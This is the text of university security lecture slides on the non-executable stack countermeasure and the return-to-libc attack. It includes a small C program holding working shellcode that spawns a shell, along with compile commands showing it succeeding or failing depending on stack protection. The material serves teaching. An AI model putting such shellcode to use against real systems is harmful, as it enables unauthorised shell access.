

Software Security

Return-to-libc Attacks & Return-Oriented Programming (Part I)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

*Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!*

Today

Announcements

- Please fill out the *Early Semester Check-In Survey* >>> *link on the website*
- Whiteboard Workshop TONIGHT! >>> 02/11 @ 5:30pm in BH254

Goals & Learning Objectives

- Return-to-libc Attacks & Return-Oriented Programming
 - The non-executable stack countermeasure
 - The main idea of the ***return-to-libc attack***
 - Challenges in carrying out the attack
 - Launching a return-to-libc attack
- *Next Time...*
 - Generalizing the return-to-libc attack: ***Return-Oriented Programming (ROP)***
 - Overcoming `/bin/sh` (`/bin/dash`) countermeasure
 - Chaining arbitrary functions (or parts of functions)


The Non-Executable Stack Countermeasure

Review of the Buffer Overflow Attack

This slide intentionally left unfinished—used for in-class sketching

Review of the Buffer Overflow Attack

This slide intentionally left unfinished—used for in-class sketching



] nops / Malicious Code
] args (in "reverse" order)
] Write new return addr.
]
]
] offset (ebp - buffer)

exploit.py → badfile

Non-Executable Stack

Running shellcode in a C program:

```
/* shellcode.c */
#include <string.h>

const char code[] =
    "\x31\xc0\x50\x68//sh\x68/bin"
    "\x89\xe3\x50\x53\x89\xe1\x99"
    "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    char buffer[sizeof(code)];
    strcpy(buffer, code);
    ((void(*) ( ))buffer) ( );
}
```

Cast buffer to a function ptr & call it!

With an executable stack:

```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
# ← Got the (root) shell!
```


With a non-executable stack:

```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```

Return-to-libc Attack: Ideas & Challenges


How to Work Around the Non-Executable Stack Countermeasure?

We can't put our code on the stack...
So what can we do?!



How to Work Around the Non-Executable Stack Countermeasure?

